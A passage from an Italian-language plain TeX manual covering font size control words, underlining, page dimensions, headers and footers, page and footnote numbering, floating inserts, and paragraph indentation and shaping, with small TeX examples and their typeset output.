cmtcsc10	Computer Modern Typewriter Caps and Small Caps	10 punti
cmtex8 cmtex9	Computer Modern TeX Extended ASCII characters	8 e 9 punti
cmti7 cmti8 cmti9 cmti10 cmti12	Computer Modern Text Italic	7, 8, 9, 10 e 12 punti
cmtt8 cmtt9 cmtt10 cmtt12	Computer Modern Typewriter Text	8, 9, 10 e 12 punti
cmu10	Computer Modern Unslanted Italic	10 punti
cmvtt10	Computer Modern Variable-width Typewriter Text	10 punti

A fianco delle parole di controllo generiche per la selezione del carattere da stampa, esistono altre parole di controllo standard che contengono anche l'informazione sulla dimensione. Si tratta dell'elenco riportato nella tabella 439.28. Ciò permette di non utilizzare una definizione dettagliata del carattere quando quello che serve cambiare è solo la dimensione (entro i limiti normali già previsti).

Tabella 439.28. Parole di controllo per la selezione di un carattere da stampa generico, con l'indicazione della dimensione.

Parola di controllo	Effetto
`\tenrm`	Tondo, 10 punti.
`\sevenrm`	Tondo, sette punti.
`\fiverm`	Tondo, cinque punti.
`\tenit`	Corsivo, 10 punti.
`\tenbf`	Neretto, 10 punti.
`\sevenbf`	Neretto, sette punti.
`\fivebf`	Neretto, cinque punti.
`\tentt`	Dattilografico, 10 punti.

Parola di controllo	Effetto
`\tensl`	Inclinato, 10 punti.
`\teni`	Corsivo matematico, 10 punti.
`\seveni`	Corsivo matematico, sette punti.
`\fivei`	Corsivo matematico, cinque punti.
`\tensy`	Simboli matematici, 10 punti.
`\sevensy`	Simboli matematici, sette punti.
`\fivesy`	Simboli matematici, cinque punti.
`\tenex`	Estensione ai simboli matematici, 10 punti.

439.6 Sottolineatura

La gestione della sottolineatura con TeX è separata da quella che riguarda la forma e la dimensione dei caratteri. Si tratta solo di una linea orizzontale che viene collocata al di sotto del testo, a una distanza che varia in funzione delle caratteristiche del testo, che si ottiene con la macro '**`\underbar`**':

```
\underbar{testo_da_sottolineare}
```

La linea con cui si ottiene questa sottolineatura crea implicitamente una scatola orizzontale (capitolo 441) che non può essere suddivisa in più righe. Si osservi l'esempio seguente:

```
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla.

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
\underbar{bla bla bla bla bla bla bla bla bla bla bla bla} bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla.
```

Dal momento che il testo sottolineato è molto lungo e si trova verso la fine di una riga, TeX non può separarlo e si crea un problema estetico molto spiacevole:

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

[1] Leggendo la tabella, è il caso di osservare che in condizioni normali, la sequenza di controllo '**`\$`**' genera il simbolo del dollaro, mentre se il testo è in corsivo, si ottiene il simbolo della sterlina inglese.

[2] Si osservi che in questo caso non si può usare un raggruppamento vuoto al posto dello spazio, perché l'accento risulterebbe spostato rispetto al centro della lettera.

[3] Nella lingua italiana sono sufficienti due tipi di trattini.

Capitolo 440

TeX: la pagina

In condizioni normali, la pagina a cui si fa riferimento con TeX è il tipo Lettera, che è largo 8,5 pollici ed è alto 11 pollici. Nell'ambito di questo spazio, il testo occupa normalmente un rettangolo di 6,5 pollici per 8,9 pollici, con un margine uguale di un pollice (salvo il margine inferiore che è di 1,1 pollici).

Al di sopra e al di sotto di questo rettangolo è possibile collocare una riga, con lo scopo normale di indicare il nome della sezione o il numero della pagina. In condizioni normali, in basso appare proprio il numero della pagina, che può anche essere fatto sparire con l'istruzione '**`\nopagenumbers`**'.

Le dimensioni della pagina possono essere modificate, ma non si fa riferimento a una pagina e ai suoi margini; si interviene piuttosto sulla posizione di partenza, sulla larghezza (ovvero la giustezza) e sull'altezza dello spazio a disposizione dei paragrafi.

440.1 La parte centrale della pagina

La parte centrale della pagina è controllata da quattro variabili, rappresentate dalle parole di controllo '**`\hoffset`**', '**`\voffset`**', '**`\hsize`**' e '**`\vsize`**', che controllano rispettivamente le coordinate iniziali, la giustezza e l'altezza dell'area di scrittura.

Tabella 440.1. Parole di controllo che regolano le dimensioni e la collocazione dell'area di scrittura centrale nella pagina.

Parola di controllo	Competenza	Valore predefinito
`\hoffset`	Posizione orizzontale iniziale	0
`\voffset`	Posizione verticale iniziale	0
`\hsize`	Giustezza, a partire da '**`\voffset`**'	6,5 pollici
`\vsize`	Altezza, a partire da '**`\hoffset`**'	8,9 pollici

È importante osservare che le coordinate zero di '**`\hoffset`**' e '**`\voffset`**' rappresentano un punto in alto a sinistra del foglio, collocato a destra e in basso di un pollice rispetto all'angolo superiore sinistro del foglio stesso. In pratica, per indicare valori inferiori del margine superiore e di quello sinistro, si devono attribuire a queste parole di controllo dei valori negativi.

È importante sottolineare che le modifiche apportate alle coordinate iniziali e all'altezza del testo della pagina hanno effetto a partire dalla pagina corrente; inoltre, se i valori vengono cambiati più volte, contano le ultime modifiche che si possono ricondurre alla pagina corrente. Fa eccezione a questa regola la giustezza del testo, controllata dalla parola di controllo '**\hsize**', che può essere modificata in qualunque momento, intervenendo a partire dal paragrafo in cui appare, senza coinvolgere il testo precedente nella stessa pagina.

Eventualmente, se prima di scrivere alcunché, si colloca un'istruzione come quella seguente,

```
\magnification=n
```

si ottiene un ingrandimento o una riduzione di tutte le dimensioni, compreso il corpo dei caratteri. In pratica, il numero ***n*** che si assegna a '**\magnification**' è un valore che esprime la riduzione o l'ingrandimento in rapporto a 1 000, come già avveniva con il ridimensionamento dei caratteri da stampa. In questo senso, al posto del numero si può usare anche la parola di controllo '**\magstep**', come è già stato mostrato in precedenza:

```
\magnification=\magstep n
```

In questo caso, ***n*** esprime un valore intero, da zero a cinque.

La definizione di un ingrandimento o di una riduzione ha effetto su tutti i comandi che definiscono una dimensione; per esempio, se si usa un ingrandimento di 2000, pari al doppio, volendo indicare una dimensione di un centimetro, si ottengono in pratica due centimetri.

Quando si intende indicare una lunghezza esatta, che non possa essere ridimensionata, si usa la parola chiave '**true**' davanti all'unità di misura. Per esempio, '**5cm**' è una lunghezza adattabile, mentre '**5truecm**', oppure '**5 true cm**', indica sempre cinque centimetri.

In condizioni normali, TeX cerca di occupare tutto lo spazio orizzontale e tutto lo spazio verticale, giustificando orizzontalmente e verticalmente (ovvero allineando simultaneamente a sinistra e a destra, in alto e in basso). In particolare, l'allineamento verticale del testo viene controllato da due parole di controllo: '**\normalbottom**' e '**\raggedbottom**'. Nel primo caso si ha la situazione «normale», ovvero l'allungamento del testo in modo da completare lo spazio verticale di ogni pagina, mentre nel secondo caso questo allungamento non ha luogo.

TeX mette a disposizione un'istruzione per il salto pagina anticipato che si ottiene con la parola di controllo '**\eject**'. Quando l'impaginazione è quella normale, ovvero quella corrispondente alla parola di controllo '**\normalbottom**', l'inserimento di un salto pagina costringe TeX a fare in modo che il testo esistente, per quanto breve possa essere, finisca esattamente alla fine di '**\vsize**'. Per evitare di ottenere degli allungamenti sgradevoli del testo, pur senza disabilitare globalmente la funzionalità di allineamento verticale, si può usare un comando per l'inserimento di uno spazio verticale allungabile in modo indefinito, che si ottiene con la parola di controllo '**\vfill**'. Pertanto, quando si vuole inserire un salto pagina si usa generalmente un'istruzione composta da entrambe le parole di controllo, come nell'esempio seguente:

```
\vfill \eject
```

Inizialmente è stato indicato l'uso dell'istruzione '**\bye**' per concludere un sorgente TeX. In realtà, '**\bye**' è una macro realizzata per concludere bene un testo, in cui si utilizza anche '**\vfill**' per non allungare il contenuto della pagina stessa. L'istruzione primitiva per concludere il documento è invece '**\end**'.

Anche '**\eject**' è una macro, che utilizza in pratica '**\break**', dopo un passaggio in modalità verticale, in modo da dare a '**\break**' il contesto corretto.

Eventualmente, esiste anche un'altra macro, oltre a '**\eject**', il cui scopo è quello di garantire il salto pagina in ogni circostanza. Si tratta di '**\supereject**'.

440.2 Intestazione e fondo pagina

Oltre alla parte centrale della pagina, è possibile accedere a una riga di intestazione e a una riga alla base della pagina, che appaiono rispettivamente sullo spazio del margine superiore e del margine inferiore. Queste righe vengono annotate in due variabili apposite, a cui si accede con le parole di controllo '**\headline**' e '**\footline**':

```
\headline={intestazione}
```

```
\footline={fondo_pagina}
```

In condizioni normali, la variabile che contiene la riga di fondo pagina è già impostata con l'espressione '**\folio\pageno**', con la quale si estrae dal contatore '**\pageno**' il valore corrispondente al numero di pagina. Inoltre, per eliminare il fondo pagina predefinito in questo modo, si utilizza normalmente la parola di controllo '**\nopagenumbers**', come sinonimo di azzeramento, al posto di scrivere '**\footline={}**'.

Il testo che viene associato all'intestazione e al fondo pagina, risulta allineato a destra e a sinistra, simultaneamente. Tuttavia, attraverso l'uso della parola di controllo '**\hfil**', si riescono a ottenere degli effetti utili di allineamento. La parola di controllo '**\hfil**' ha la proprietà di inserire uno spazio allungabile, ma può essere utilizzata più volte, suddividendo equamente lo spazio della riga. Per esempio, scrivendo

```
\headline={sinistra \hfil centro \hfil destra}
```

si ottiene la suddivisione che si può vedere qui sotto:

sinistra	centro	destra

Quando si distingue tra pagine destre e sinistre, si può usare la struttura condizionale comandata dalla parola di controllo '**\ifodd**' per modificare l'aspetto delle intestazioni o dei fondo pagina. Nell'esempio seguente si vuole mettere il numero della pagina nell'intestazione, facendo in modo che appaia verso l'estremità esterna della pagina:

```
\headline={%
\ifodd \pageno
    {bla bla bla \hfil \the\pageno}
\else
    {\the\pageno \hfil bla bla bla}
\fi}
```

Nell'esempio vengono racchiuse le due alternative tra parentesi graffe, perché altrimenti '**\pageno**' creerebbe dei problemi con la prima ipotesi. Non sarebbe necessario il raggruppamento della seconda alternativa, ma qui lo si fa per motivi «estetici».

L'espressione dell'intestazione o del fondo pagina, viene espansa ogni volta, nel momento in cui serve. Tuttavia, in questo modo, le impostazioni riferite al carattere da stampa usato nel testo normale potrebbero influenzare l'aspetto di queste righe. Per sicurezza, conviene completare la definizione di intestazione e fondo pagina con l'indicazione del carattere da stampa, completo dell'informazione sulla sua dimensione, come nell'esempio seguente, in cui si richiede espressamente un carattere inclinato di 10 punti:

```
\headline={\tensl Questa \'e una bella intestazione}
```

440.3 Numerazione delle pagine

La numerazione delle pagine avviene in modo automatico, attraverso la gestione del contatore '**\pageno**'. In condizioni normali, la prima pagina ha il numero uno e a ogni salto pagina si ha un incremento di questo valore.

L'impostazione predefinita della riga che appare a fondo pagina, è tale per cui se il contatore contiene un valore positivo, si mostra un numero arabo normale, mentre se il valore è negativo, si mostra la pagina in numero romano. Per la precisione, ciò si ottiene attraverso la parola di controllo '**\folio**' che, senza bisogno di trasformazioni, restituisce il numero della pagina secondo questa convenzione.

In particolare, se il contatore '**\pageno**' contiene un valore positivo, ogni salto pagina continua a incrementarlo, mentre se ha un valore negativo, si ottiene un decremento, proprio in base alla logica della riga di fondo pagina predefinita.

Nel momento in cui si intende gestire il numero della pagina che appare nel fondo pagina, o nella riga di intestazione, non ha più importanza questa convenzione sul segno positivo o negativo; quello che conta è reinizializzare il contatore quando serve.

Il vero problema che si pone è quello di rappresentare le pagine attraverso numeri romani con lettere maiuscole. L'esempio seguente mostra la macro '**\Roman**' realizzata per ottenere la trasformazione in numero romano maiuscolo del suo argomento:

```
\def\Roman#1{\uppercase\expandafter{\romannumeral #1}}
```

La macro va usata ovviamente così:

```
\Roman{n}
```

440.4 Note a piè di pagina

Le note a piè di pagina sono gestite automaticamente attraverso la macro standard '**`\footnote`**', inserendole alla base della pagina, entro lo spazio stabilito da '**`\vsize`**'.

```
\footnote{simbolo}{testo_della_nota}
```

In pratica, la nota viene inserita nel testo, nel punto in cui si vuole che appaia il simbolo definito come primo parametro, poi la composizione colloca la nota dove più appropriato, preceduta sempre dallo stesso simbolo di riferimento.

Il simbolo usato per fare riferimento alla nota può essere scelto liberamente, tenendo conto che TeX non fa nulla per adattarlo. Pertanto, se l'intenzione è quella di usare il classico numero ad apice, occorre provvedere esplicitamente a sollevarlo, come nell'esempio seguente:

```
Bla bla\footnote{$^1$}{Questa è la mia prima nota a piè pagina.} bla bla...
```

Generalmente, si numerano le note a piè pagina, ma TeX non offre un meccanismo automatico di numerazione. Tuttavia è facile rimediare attraverso la definizione di un contatore apposito:

```
\newcount\nota
\nota=0
\def\annotazione#1{\advance\nota by 1 \footnote{$^{\number\nota}$}{#1}}
```

Successivamente, invece di usare direttamente '**`\footnote`**', si può inserire la macro '**`\annotazione`**', che provvede da sola a incrementare il contatore '**`\nota`**', inserendo il numero corrispondente come apice. Eventualmente, quando si comincia con una sezione importante, che parte da una pagina nuova, può essere conveniente riazzerare il conteggio.

L'esempio mostrato però non è completo. Infatti, la macro '**`\annotazione`**' potrebbe essere inserita per qualche ragione in un gruppo isolato, per cui, l'incremento del contatore della pagina verrebbe perduto; inoltre, il tipo di carattere usato per le note viene ereditato dal punto in cui si trova l'inserimento. Per ovviare a questi inconvenienti, si può modificare la macro '**`\annotazione`**' nel modo seguente:

```
\def\annotazione#1{\global\advance\nota by 1
\footnote{$^{\number\nota}$}{\sevenrm #1}}
```

In questo modo, l'incremento del contatore diventa globale e si fissa il carattere da usare per le note in un tondo normale con un corpo da sette punti.

440.5 Oggetti fluttuanti

Nell'ambito del testo è possibile individuare delle zone che devono rimanere unite, nel senso che non possono apparire separate tra una pagina e la successiva, per cui si stabilisce una collocazione che non segue il flusso normale del testo. Questi ambienti sono introdotti da una parola di controllo particolare:

```
\midinsert
testo_e_altre_istruzioni
...
\endinsert
```

```
\topinsert
testo_e_altre_istruzioni
...
\endinsert
```

```
\pageinsert
testo_e_altre_istruzioni
...
\endinsert
```

Nel primo caso, quanto contenuto tra '**\midinsert**' e '**\endinsert**' viene collocato nella posizione in cui appare, se c'è lo spazio verticale sufficiente nella pagina, altrimenti viene spostato all'inizio della pagina successiva, lasciando che il testo che seguirebbe venga anticipato al suo posto nella pagina che termina.

Nel secondo caso, quanto contenuto tra '**\topinsert**' e '**\endinsert**' viene collocato all'inizio della pagina in cui si trova, anticipando eventualmente del testo che lo precede.

Nel terzo caso, quanto contenuto tra '**\pageinsert**' e '**\endinsert**' viene collocato in una pagina indipendente, che non può contenere altro.

Questi ambienti, eventualmente con l'uso di spazi verticali, permettono comunemente di riservare degli spazi per le figure.

Capitolo 441

TeX: paragrafi, righe, spazi, scatole e linee

Il testo scritto con TeX viene reimpaginato in paragrafi, corrispondenti ai blocchi separati da almeno una riga bianca o vuota, oppure dalla parola di controllo '**`\par`**'.

Lo spazio orizzontale all'interno del quale viene inserito il paragrafo inizia normalmente da '**`\hoffset`**' e si estende a destra per una larghezza pari a '**`\hsize`**'. In condizioni normali, il testo risulta allineato simultaneamente a sinistra e a destra, ovvero giustificato orizzontalmente; inoltre, normalmente la prima riga risulta leggermente rientrata.

441.1 Caratteristiche normali di un paragrafo

Le caratteristiche comuni dei paragrafi vengono definite dai valori contenuti in alcune variabili, a cui si accede attraverso altrettante parole di controllo. Si tratta della giustezza, corrispondente a '**`\hsize`**', della dimensione del rientro della prima riga, corrispondente a '**`\parindent`**', della distanza tra le righe (tra la base delle righe), corrispondente a '**`\baselineskip`**', della distanza tra i paragrafi, corrispondente a '**`\parskip`**'.

Tabella 441.1. Parole di controllo che regolano o condizionano le caratteristiche dei paragrafi comuni.

Parola di controllo	Competenza	Condizione o valore predefinito
`\hoffset`	Posizione iniziale dei paragrafi nella pagina.	0
`\hsize`	Larghezza del paragrafo a partire da '**`\hoffset`**'.	6,5 pollici
`\parindent`	Rientro della prima riga.	20 punti
`\baselineskip`	Distanza tra la base di una riga e la base della riga successiva.	12 punti
`\parskip`	Distanza aggiuntiva tra i paragrafi.	0
`\raggedright`	Allinea il testo a sinistra.	allineato simultaneamente a sinistra e a destra
`\leftskip`	Rientro sinistro complessivo.	0
`\rightskip`	Rientro destro complessivo.	0

Si può provare a verificare i valori predefiniti con l'esempio seguente:

```
hoffset = \the\hoffset \par
hsize = \the\hsize \par
parindent = \the\parindent \par
baselineskip = \the\baselineskip \par
parskip = \the\parskip \par
leftskip = \the\leftskip \par
rightskip = \the\rightskip \par
```

hoffset = 0.0pt
hsize = 398.33858pt
parindent = 20.0pt
baselineskip = 12.0pt
parskip = 0.0pt plus 1.0pt
leftskip = 0.0pt
rightskip = 0.0pt

Sia '**`\parskip`**' che '**`\baselineskip`**' consentono l'attribuzione di lunghezze elastiche. Come si può osservare dall'esempio, il valore predefinito di '**`\baselineskip`**' non prevede elasticità, mentre '**`\parskip`**' consente un leggero allungamento. Si tenga presente che, anche se è stato indicato un allungamento di un solo punto, in pratica, nella composizione finale si possono ottenere allungamenti molto maggiori in caso di necessità.

Come si intende, in condizioni normali i paragrafi iniziano con un rientro, senza essere distanziati tra di loro. Se questo tipo di approccio è ciò che si desidera, quando eccezionalmente si vuole un paragrafo senza rientro, come si fa di solito dopo un titolo, basta usare la parola di controllo '**`\noindent`**', che ha effetto solo nel paragrafo in cui si trova.

Per modificare la posizione verticale e la larghezza dei paragrafi, invece di intervenire sul valore controllato dalla parola di controllo '**`\hsize`**' (su '**`\hoffset`**' non si può intervenire, perché riguarda la pagina intera), conviene usare invece '**`\leftskip`**' e '**`\rightskip`**', che si riferiscono rispettivamente a un rientro sinistro e a un rientro destro. In pratica, se invece si vuole estendere il paragrafo oltre il margine sinistro fissato da '**`\hoffset`**', oppure si vuole andare oltre il margine destro stabilito da '**`\hsize`**', basta usare valori negativi per i rientri. L'esempio seguente mostra il caso di un paragrafo rientrato a sinistra e a destra per scrivere un'annotazione che risalti agli occhi del lettore:

```
\leftskip=1cm
\rightskip=1cm
{\bf Attenzione}: bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla.

\leftskip=0cm
\rightskip=0cm
Questo \`e invece un paragrafo normale bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
```

Attenzione: bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Questo è invece un paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Si vede dall'esempio la necessità di intervenire successivamente per ripristinare i valori normali dei rientri.

I rientri definiti attraverso '**`\leftskip`**' e '**`\rightskip`**', possono essere gestiti anche attra-

verso la macro '**`\narrower`**', con cui si incrementa il loro valore di '**`\parskip`**'. In pratica, usando l'istruzione '**`\narrower`**' i margini del testo vengono aumentati di quanto contenuto in '**`\parskip`**'. Naturalmente, l'effetto di tale istruzione vale per tutti i paragrafi successivi, a meno che sia inserita in un raggruppamento; in alternativa si può intervenire nuovamente su '**`\leftskip`**' e '**`\rightskip`**' per ripristinare dei valori normali.

Un paragrafo risulta normalmente allineato simultaneamente a sinistra e a destra. Se si vuole eliminare l'allineamento destro, si utilizza la parola di controllo '**`\raggedright`**':

```
Questo \`e un paragrafo normale allineato a sinistra e a destra, ma non
tutti gli autori gradiscono questo sistema di impaginazione orizzontale.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla.

{\raggedright In questo paragrafo, invece, l'allineamento del testo al
margine destro, non ha luogo. Purtroppo, non c'\`e una parola di
controllo opposta per ripristinare l'allineamento normale, pertanto,
occorre racchiudere l'istruzione in un raggruppamento. Si osservi che il
paragrafo viene concluso prima della fine del raggruppamento. Bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla. \par}

Questo \`e un altro paragrafo normale allineato a sinistra e a destra.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla.
```

Questo è un paragrafo normale allineato a sinistra e a destra, ma non tutti gli autori gradiscono questo sistema di impaginazione orizzontale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

In questo paragrafo, invece, l'allineamento del testo al margine destro, non ha luogo. Purtroppo, non c'è una parola di controllo opposta per ripristinare l'allineamento normale, pertanto, occorre racchiudere l'istruzione in un raggruppamento. Si osservi che il paragrafo viene concluso prima della fine del raggruppamento. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Questo è un altro paragrafo normale allineato a sinistra e a destra. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

441.2 Spaziatura orizzontale automatica e separazione automatica dei paragrafi in righe

TeX utilizza una regola tipografica del passato, ormai condannata generalmente, secondo cui è necessario aumentare lo spazio che divide la fine di un periodo dall'inizio del successivo. Si pone rimedio a questa anomalia utilizzando l'istruzione '**`\frenchspacing`**'. Si osservi l'esempio seguente, il cui risultato di composizione viene ingrandito per permettere di scorgere meglio la differenza nella spaziatura orizzontale alla fine del primo periodo:

```
Prima frase. Seconda frase. \par
\frenchspacing
Prima frase. Seconda frase. \par
```

Prima frase. Seconda frase.
Prima frase. Seconda frase.

È bene sottolineare che ‘`\frenchspacing`’ interviene a livello di paragrafi dal punto in cui viene utilizzato. Se successivamente si desidera ripristinare la spaziatura orizzontale «normale» per TeX, basta usare l’istruzione ‘`\nonfrenchspacing`’.

TeX impagina automaticamente i paragrafi, dividendo le righe dove ritiene più corretto, in base ai suoi calcoli, considerando le interruzioni di riga nel sorgente come equivalenti a uno spazio orizzontale, suddividendo eventualmente le parole in sillabe (come viene spiegato meglio in una sezione successiva). Tuttavia, ci sono spazi che fanno parte di un nome o che comunque si vuole evitare siano utilizzati per dividere in quel punto il testo. Per evitarlo si può inserire la tilde (‘`~`’), che rappresenta uno spazio non interrompibile. L’esempio seguente mostra il caso in cui si vuole evitare di separare il titolo da un nome:

```
Ing.~Bianchi
```

Quando non si usa la spaziatura orizzontale uniforme che si otterrebbe con ‘`\frenchspacing`’, l’inserzione di questi spazi non interrompibili evita anche l’allargamento dello spazio, che in situazioni come quella dell’esempio sarebbe inopportuno. In alternativa, sempre allo scopo di ottenere uno spazio di ampiezza normale dopo un punto che non conclude una frase, di può usare il simbolo di controllo ‘`\<SP>`’ (barra obliqua inversa, spazio).

441.3 Rientri particolari

Attraverso due variabili, a cui si accede per mezzo delle parole di controllo ‘`\hangindent`’ e ‘`\hangafter`’, è possibile organizzare un paragrafo in modo che una parte iniziale o finale delle righe che lo compongono sia rientrata rispetto al margine sinistro, oppure rispetto al margine destro.

Un valore positivo, esprimente una lunghezza, contenuto nella variabile controllata dalla parola di controllo ‘`\hangindent`’, indica un rientro verso destra della stessa lunghezza rispetto al margine sinistro; al contrario, un valore negativo indica un rientro verso sinistra dal margine destro. Un valore positivo, esprimente una quantità di righe, contenuto nella variabile controllata dalla parola di controllo ‘`\hangafter`’, indica dopo quante righe far intervenire il rientro dichiarato con ‘`\hangafter`’; invece, un valore negativo indica per quante righe iniziali deve valere il rientro. Si osservi l’esempio seguente:

```
\hangindent=5cm
\hangafter=2
Paragrafo in cui, dopo le prime due righe, si passa a un rientro
sinistro di cinque centimetri. Bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.
```

```
\hangindent=-5cm
\hangafter=-2
Paragrafo in cui le prime due righe hanno un rientro destro di cinque
centimetri. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla.
```

La composizione che si ottiene potrebbe contenere degli errori estetici e degli errori nella separazione in sillabe delle parole. Questi problemi vengono trattati in seguito:

Paragrafo in cui, dopo le prime due righe, si passa a un rientro sinistro di cinque centimetri. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Paragrafo in cui le prime due righe hanno un rientro destro di cinque centimetri. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Dall'esempio non si vede, per cui è bene sottolineare che le parole di controllo '**`\hangindent`**' e '**`\hangafter`**' hanno effetto esclusivamente nel paragrafo in cui vengono utilizzate.

Un modo più complesso di definire un paragrafo è disponibile attraverso la parola di controllo '**`\parshape`**', che va utilizzata secondo la sintassi seguente:

\parshape ***n_righe rientro_1 lunghezza_1*** [***rientro_2 lunghezza_2***] ...

In pratica, '**`\parshape`**' permette di descrivere il rientro sinistro e la lunghezza delle prime ***n*** righe; in base alla quantità di righe indicate, altrettante devono essere le coppie delle indicazioni sulla lunghezza del rientro e sulla lunghezza della riga relativa. Si osservi l'esempio seguente:

```
\parshape 3 2cm 5cm 4cm 6cm 6cm 7cm
Paragrafo in cui, la prima riga \`e rientrata di due centimetri dal
margine sinistro ed \`e lunga cinque centimetri, la seconda riga \`e
rientrata di quattro centimetri ed \`e lunga sei centimetri, la terza
riga \`e rientrata di sei centimetri ed \`e lunga sette centimetri. Le
righe successive sono impaginate come la terza riga.

Paragrafo normale. Bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
```

Paragrafo in cui, la prima riga
è rientrata di due centimetri dal margine
sinistro ed è lunga cinque centimetri, la seconda riga è rientrata di quattro centimetri ed è lunga sei centimetri, la terza riga è rientrata di sei centimetri ed è lunga sette centimetri. Le righe successive sono impaginate come la terza riga.

Paragrafo normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

È importante osservare che la prima riga risulta avere un rientro maggiore, pari al valore restituito da '**`\parindent`**'. Si osservi lo stesso esempio, con l'eliminazione del rientro normale dei paragrafi:

```
\noindent
\parshape 3 2cm 5cm 4cm 6cm 6cm 7cm
Paragrafo in cui, la prima riga \'e rientrata di due centimetri dal
margine sinistro ed \'e lunga cinque centimetri, la seconda riga \'e
rientrata di quattro centimetri ed \'e lunga sei centimetri, la terza
riga \'e rientrata di sei centimetri ed \'e lunga sette centimetri. Le
righe successive sono impaginate come la terza riga.

Paragrafo normale. Bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
```

Paragrafo in cui, la prima riga è
rientrata di due centimetri dal margine
sinistro ed è lunga cinque centimetri, la seconda riga è rientrata di quattro centimetri ed è lunga sei centimetri, la terza riga è rientrata di sei centimetri ed è lunga sette centimetri. Le righe successive sono impaginate come la terza riga.

Paragrafo normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

441.4 Paragrafi etichettati

La macro standard '**`\item`**' consente di porre all'inizio di un paragrafo un'etichetta, cosa che si fa normalmente per realizzare degli elenchi:

\item{***etichetta***}

Il paragrafo che si ottiene ha una struttura particolare: L'etichetta viene inserita in modo che termini subito prima della posizione del rientro della prima riga, ovvero subito prima di '**`\hoffset`**'+'**`\leftskip`**'+'**`\parindent`**'; il testo successivo inizia dal rientro e nelle righe successive mantiene quel rientro iniziale. La parola di controllo '**`\noindent`**' non ha effetto.

Esiste anche un'altra parola di controllo simile, che ha lo scopo di generare un paragrafo dello stesso genere, rientrato del doppio del valore restituito da '**`\parindent`**'. Si tratta di '**`\itemitem`**', il cui utilizzo è quindi conveniente solo quando si usa normalmente il rientro della prima riga, altrimenti l'effetto generato è lo stesso di '**`\item`**'. Si osservino i due esempi seguenti, che differiscono per la presenza o meno del rientro della prima riga.

```
Questo \'e un paragrafo normale che introduce un elenco, bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla:
\item{1)} questa \'e la prima voce dell'elenco;
\item{2)} questa \'e la seconda voce dell'elenco, che contiene molte
informazioni, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla;
\item{3)} questa \'e la terza voce dell'elenco che si articola in voci di
livello inferiore:
\itemitem{a)} questa \'e la prima sotto-voce del terzo punto;
\itemitem{b)} questa \'e la seconda sotto-voce del terzo punto;
